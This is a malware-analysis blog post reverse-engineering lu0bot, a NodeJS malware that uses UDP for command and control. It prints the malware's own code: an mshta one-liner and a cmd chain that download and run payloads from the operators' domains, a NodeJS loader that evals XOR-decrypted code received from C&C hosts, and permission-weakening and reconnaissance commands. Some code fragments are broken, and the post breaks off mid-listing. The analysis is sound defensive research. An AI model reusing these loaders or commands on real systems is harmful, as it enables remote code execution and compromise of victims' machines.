Lu0bot – An unknown NodeJS malware using UDP

fumik0.com/2021/06/24/lu0bot-an-unknown-nodejs-malware-using-udp/

fumko June 24, 2021

In February/March 2021, A curious lightweight payload has been observed from a well-known load seller platform. At the opposite of classic info-stealers being pushed at an industrial level, this one is widely different in the current landscape/trends. Feeling being in front of a grey box is somewhat a stressful problem, where you have no idea about what it could be behind and how it works, but in another way, it also means that you will learn way more than a usual standard investigation.


I didn't feel like this since Qulab and at that time, this AutoIT malware gave me some headaches due to its packer. but after cleaning it and realizing it's rudimentary, the challenge was over. In this case, analyzing NodeJS malware is definitely another approach.

I will just expose some current findings of it, I don't have all answers, but at least, it will door opened for further researches.

***Disclaimer**: I don't know the real name of this malware.*

Minimalist C/C++ loader

When lu0bot is deployed on a machine, ***the first stage is a 2.5 ko lightweight payload*** which has only two section headers.



stage1

Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00000180	00001000	00000200	00000200	00000000	00000000	0000	0000	60000020
.data	000004A4	00002000	00000600	00000400	00000000	00000000	0000	0000	C0000040


Curious PE Sections

Written in ***C/C++***, only one function has been developped.

```
void start()
{
  char *buff;

  buff = CmdLine;
  do
  {
    buff -= 'NPJO';      // The key seems random after each build
    buff += 4;
  }
  while ( v0 < &CmdLine[424] );
  WinExec(CmdLine, 0);   // ... to the moon ! \o/
  ExitProcess(0);
}
```

This rudimentary loop is focused on decrypting a buffer, unveiling then a one-line JavaScript code executed through **WinExec()**



Simple sub loop for unveiling the next stage

Indeed, ***MSHTA*** is used executing this malicious script. So in term of monitoring, it's easy to catch this interaction.

```
mshta "javascript: document.write();
42;
y =
unescape('%312%7Eh%74t%70%3A%2F%2F%68r%692%2Ex%79z%2Fh%72i%2F%3F%321%616%654%62%7E%321

103;
try {
    x = 'WinHttp';
    127;
    x = new ActiveXObject(x + '.' + x + 'Request.5.1');
    26;
    x.open('GET', y[1] + '&a=' + escape(window.navigator.userAgent), !1);
    192;
    x.send();
    37;
    y = 'ipt.S';
    72;
    new ActiveXObject('WScr' + y + 'hell').Run(unescape(unescape(x.responseText)), 0,
!2);
    179;
} catch (e) {};
234;;
window.close();"
```

Setting up NodeJs

Following the script from above, it is designed to perform an HTTP GET request from a C&C (let's say it's the first C&C Layer). Then the response is executed as an **ActiveXObject**.

```
new ActiveXObject('WScr' + y + 'hell').Run(unescape(unescape(x.responseText)), 0, !2);
```

Let's inspect the code (response) step by step

```
cmd /d/s/c cd /d "%ALLUSERSPROFILE%" & mkdir "DNTException" & cd "DNTException" & dir
/a node.exe [...]
```

- Set the console into %ALLUSERPROFILE% path
- Create fake folder DNTException

```
[...] || ( echo x=new ActiveXObject("WinHttp.WinHttpRequest.5.1"^);
           x.Open("GET",unescape(WScript.Arguments(0^)^),false^);
           x.Send(^);
           b = new ActiveXObject("ADODB.Stream"^);
           b.Type=1;
           b.Open(^);
           b.Write(x.ResponseBody^);
           b.SaveToFile(WScript.Arguments(1^),2^);
           > get1618489872131.txt
           & cscript /nologo /e:jscript get1618489872131.txt "http://hri2.xyz/hri/?
%HEXVALUE%&b=%HEXVALUE%" node.cab
           & expand node.cab node.exe
           & del get1618489872131.txt node.cab
) [...]
```


- Generate a js code-focused into downloading a saving an archive that will be named “node.cab”
- Decompress the cab file with expand command and renamed it “node.exe”
- Delete all files that were generated when it’s done

```
[...] & echo new ActiveXObject("WScript.Shell").Run(WScript.Arguments(0),0,false); >
get1618489872131.txt [...]
```

Recreate a js script that will execute again some code

```
[...] cscript /nologo /e:jscript get1618489872131.txt "node -e
eval(FIRST_STAGE_NODEJS_CODE)" & del get1618489872131.txt [...]
```

In the end, this whole process is designed for retrieving the required **NodeJS runtime**.



Lu0bot nodejs loader initialization process

Matryoshka Doll(J)s


Luckily the code is in fact pretty well written and comprehensible at this layer. It is 20~ lines of code that will build the whole malware thanks to one and simple API call: **eval.**

```
s = require('dgram').createSocket('udp4');
s.on('error', function(e) {});
s.i = 'XXXXXXXX'; // believing it's the bot ID


function f(b) {
    if (!b) b = new Buffer('p');
    s.send(b, 0, b.length, 19584, 'lu00.xyz');
    s.send(b, 0, b.length, 19584, 'lu0.viewdns.net')
};
f();
s.t = setInterval(f, 10000);
s.on('message', function(m, r) {
    try {
        if (!m[0]) return s.c(m.slice(1), r);
        for (var a = 1; a < m.length; a) m[a] ^= a ^ m[0] ^ 134;
        m[0] = 32;
        eval(m.toString())
    } catch (e) {}
})
```

implistic lu0bot nodejs loader that is basically the starting point for everything


From my own experience, I'm not usually confronted with malware using UDP protocol for communicating with C&C's. Furthermore, I don't think in the same way, it's usual to switch from TCP to UDP like it was nothing. When I analyzed it for the first time, I found it odd to see so many noisy interactions in the machine with just two HTTP requests. Then I realized that I was watching the visible side of a gigantic iceberg…



Well played OwO


For those who are uncomfortable with **NodeJS**, the script is designed to sent periodically **UDP** requests over port **19584** on **two specific domains**. When a message is received, it is decrypted with a standard **XOR decryption** loop, the output is a **ready-to-use code** that will be **executed** right after with **eval**. Interestingly the first byte of the response is also part of the key, so it means that every time a response is received, it is likely dynamically different even if it's the same one.

In the end, **lu0bot** is basically working in that way



lu0bot nodejs malware architecture

After digging into each code executed, It really feels that you are playing with matryoshka dolls, due to recursive **eval** loops unveiling more content/functions over time. It's also the reason why this malware could be simple and complex at the same time if you aren't experienced with this strategy.



The madness philosophy behind eval() calls

For adding more nonsense it is using different encryption algorithms whatever during communications or storing variables content:

- XOR
- AES-128-CBC
- Diffie-Hellman
- Blowfish

Understanding Lu0bot variables

S (as Socket)

- Fundamental Variable
- UDP communications with C&C's
- Receiving main classes/variables
- Executing "main branches" code

```
function om1(r,q,m)      # Object Message 1
 |--> r # Remote Address Information
 |--> q # Query
 |--> m # Message

function c1r(m,o,d)       # Call 1 Response
 |--> m # Message
 |--> o # Object
 |--> d # Data

function sc/c1/c2/c3(m,r) # SetupCall/Call1/Call2/Call3
 |--> m # Message
 |--> r # Remote Address Information

function ss(p,q,c,d)      # ScriptSetup / SocketSetup
 |--> p # Personal ID
 |--> q # Query
 |--> c # Crypto/Cipher
 |--> d # Data

function f()              # UDP C2 communications
```

KO (as Key Object ?)

- **lu0bot** mastermind
- Containing all bot information
    - C&C side
    - Client side
- storing fundamental handle functions for task manager(s)
    eval | buffer | file

```
ko {
    pid:     # Personal ID
    aid:     # Address ID (C2)
    q:       # Query
    t:       # Timestamp
    lq: {
             # Query List
    },
    pk:      # Public Key
    k:       # Key
    mp: {},  # Module Packet/Package
    mp_new: [Function: mp_new],        # New Packet/Package in the queue
    mp_get: [Function: mp_get],        # Get Packet/Package from the queue
    mp_count: [Function: mp_count],    # Packer/Package Counter
    mp_loss: [Function: mp_loss],      # ???
    mp_del: [Function: mp_del],        # Delete Packet/Package from the queue
    mp_dtchk: [Function: mp_dtchk],    # Data Check
    mp_dtsum: [Function: mp_dtsum],    # Data Sum
    mp_pset: [Function: mp_pset],      # Updating Packet/Package from the queue
    h: {                               # Handle
        eval: [Function],
        bufwrite: [Function],
        bufread: [Function],
        filewrite: [Function],
        fileread: [Function]
    },
    mp_opnew: [Function: mp_opnew],    # Create New
    mp_opstat: [Function: mp_opstat],  # get stats from MP
    mp_pget: [Function],               # Get Packet/Package from MP
    mp_pget_ev: [Function]             # Get Packet/Package Timer Intervals
}
```

MP

- **M**odule **P**ackage/**P**acket/Program ?
- Monitoring and logging an executed task/script.

```
mp:
   { key:                        # Key is Personal ID
      { id:  ,                   # Key ID (Event ID)
        pid: ,                   # Personal ID
        gen:  ,                  # Starting Timestamp
        last: ,                  # Last Tick Update
        tmr: [Object],           # Timer
        p: {},                   # Package/Packet
        psz:                     # Package/Packet Size
        btotal:                  # ???
        type: 'upload',          # Upload/Download type
        hn: 'bufread',           # Handle name called
        target: 'binit',         # Script name called (From C&C)
        fp: ,                    # Buffer
        size: ,                  # Size
        fcb: [Function],         # FailCallBack
        rcb: [Function],         # ???
        interval: 200,           # Internval Timer
        last_sev: 1622641866909, # Last Timer Event
        stmr: false              # Script Timer
}
```

Ingenious trick for calling functions dynamically

Usually, when you are reversing malware, you are always confronted (or almost every time) about maldev hiding API Calls with tricks like ***GetProcAddress*** or ***Hashing***.

```
function sc(m, r) {
    if (!m || m.length < 34) return;
    m[16] ^= m[2];
    m[17] ^= m[3];
    var l = m.readUInt16BE(16);
    if (18 + l > m.length) return;
    var ko = s.pk[r.address + ' ' + r.port];
    var c = crypto.createDecipheriv('aes-128-cbc', ko.k, m.slice(0, 16));
    m = Buffer.concat([c.update(m.slice(18, 18 + l)), c.final()]);
    m = {
        q: m.readUInt32BE(0),
        c: m.readUInt16BE(4),
        ko: ko,
        d: m.slice(6)
    };
    l = 'c' + m.c;        // Function name is now saved
    if (s[l]) s[l](m, r);
}
```

As someone that is not really experienced in the NodeJS environment, I wasn't really triggering the trick performed here but for web dev, I would believe this is likely obvious (or maybe I'm wrong). The thing that you need to really take attention to is what is happening with "c" char and **m.c**.

By reading the official NodeJs documemtation: The **Buffer.readUInt16BE()** method is an inbuilt application programming interface of class Buffer within the Buffer module which is used to read 16-bit value from an allocated buffer at a specified offset.

```
Buffer.readUInt16BE( offset )
```

In this example it will return in a real case scenario the value “1”, so with the variable l, it will create “c1” , a function stored into the global variable s. In the end, **s[“c1”](m,r)** is also meaning **s.c1(m,r).**

A well-done task manager architecture

Q variable used as Macro PoV Task Manager

- “Q” is designed to be the main task manager.
- If Q value is not on LQ, adding it into LQ stack, then executing the code content (with **eval**) from m (message).

```
if (!lq[q]) {                               // if query not in the queue, creating it
    lq[q] = [0, false];
    setTimeout(function() {
        delete lq[q]
    }, 30000);
    try {
        for (var p = 0; p < m.d.length; p++)
            if (!m.d[p]) break;
        var es = m.d.slice(0, p).toString(); // es -> Execute Script
        m.d = m.d.slice(p + 1);
        if (!m.d.length) m.d = false;
        eval(es)                             // eval, our sweat eval...
    } catch (e) {
        console.log(e);
    }
    return;
}
if (lq[q][0]) {
    s.ss(ko.pid, q, 1, lq[q][1]);
}
```

MP variable used as Micro PoV Task Manager

- “MP” is designed to execute tasks coming from C&C’s.
- Each task is executed independantly!

```
function mp_opnew(m) {

    var o = false;                      // o -> object
    try {
        o = JSON.parse(m.d);            // m.d (message.data) is saved into o
    } catch (e) {}
    if (!o || !o.id) return c1r(m, -1);  // if o empty, or no id, returning -1
    if (!ko.h[o.hn]) return c1r(m, -2);  // if no functions set from hn, returning -2
    var mp = ko.mp_new(o.id);           // Creating mp ---------------------------
    for (var k in o) mp[k] = o[k];                                              |
    var hr = ko.h[o.hn](mp);                                                    |
    if (!hr) {                                                                  |
        ko.mp_del(mp);                                                          |
        return c1r(m, -3)               // if hr is incomplete, returning -3    |
    }                                                                           |
    c1r(m, hr);                         // returning hr                         |
}                                                                               |
                                                                                |
function mp_new(id, ivl) {    <-------------------------------------------------
    var ivl = ivl ? ivl : 5000;         // ivl -> interval
    var now = Date.now();
    if (!lmp[id]) lmp[id] = {           // mp list
        id: id,
        pid: ko.pid,
        gen: now,
        last: now,
        tmr: false,
        p: {},
        psz: 0,
        btotal: 0
    };
    var mp = lmp[id];
    if (!mp.tmr) mp.tmr = setInterval(function() {
        if (Date.now() - mp.last > 1000 * 120) {
            ko.mp_del(id);
            return;
        }
        if (mp.tcb) mp.tcb(mp);
    }, ivl);
    mp.last = now;
    return mp;
}
```

O (Object) – C&C Task

This object is receiving tasks from the C&C. Technically, this is (I believed) one of the most interesting variable to track with this malware..

It contains 4 or 5 values

type.


- upload
- download

- **hn** : Handle Name
- **sz**: Size (Before Zlib decompression)
- **psz**: ???
- **target**: name of the command/script received from C&C

```
// o content
{
        id: 'XXXXXXXXXXXXXXXX',
        type: 'upload',
        hn: 'eval',
        sz: 9730,
        psz: 1163,
        target: 'bootstrap-base.js',
}
```

on this specific scenario, it's uploading on the bot a file from the C&C called "**bootstrap-base.js**" and it will be called with the handle name (**hn**) function **eval**.

Summary



Aggressive telemetry harvester

Usually, when malware is gathering information from a new bot it is extremely fast but here for exactly 7/8 minutes your VM/Machine is literally having a bad time.

Preparing environment

```
function prepare_dirfile_env(file,cb){
    var dir = path.dirname(file);
    exports.run_command(['cacls.exe',dir,'/t','/e','/c','/g','Everyone:F'],function(err,out){
        exports.run_command(['icacls.exe',dir,'/t','/c','/grant','*S-1-1-0:(f)'],function(err,out){
            exports.run_command(['attrib.exe','+H',dir],function(err,out){
                exports.run_command(['attrib.exe','+H',file],function(err,out){
                    if(cb) cb();
                });
            });
        });
    });
}
exports.prepare_dirfile_env =  prepare_dirfile_env;

function prepare_file_env(file,cb){
    exports.run_command(['attrib.exe','+H',file],function(err,out){
        if(cb) cb();
    });
}
exports.prepare_file_env = prepare_file_env;
```

Gathering system information

Process info

```
tasklist /fo csv /nh
wmic process get processid,parentprocessid,name,executablepath /format:csv
qprocess *
```

Network info

```
ipconfig.exe /all
route.exe print
netstat.exe -ano
systeminfo.exe /fo csv
```

Saving Environment & User path(s)

```
function get_einfo_2(fcb){
    if(st.einfo_2) return fcb(st.einfo_2);

    if(!st.env['EI_HOME']){
        var home = exports.env_get('APPDATA');
        if(!home || !home.length) return false;

        home = home.split('\\');
        if(home[home.length-1].toLowerCase()=='roaming') home.pop();
        home.pop();
        home = home.join('\\');

        st.env['EI_HOME'] = home;
    }
```

Saving environment variables EI_HOME (EI = EINFO)

```
EI_DESKTOP
  |--> st.env['EI_HOME'] + '\\Desktop';
EI_DOCUMENTS
  |--> st.env['EI_HOME'] + '\\Documents';
  |--> st.env['EI_HOME'] + '\\My Documents';
EI_PROGRAMFILES1
  |--> var tdir1 = exports.env_get('ProgramFiles');
  |--> var tdir2 = exports.env_get('ProgramFiles(x86)');
  |--> st.env['EI_HOME'].substr(0,1) + '\\Program Files (x86)';
EI_PROGRAMFILES2
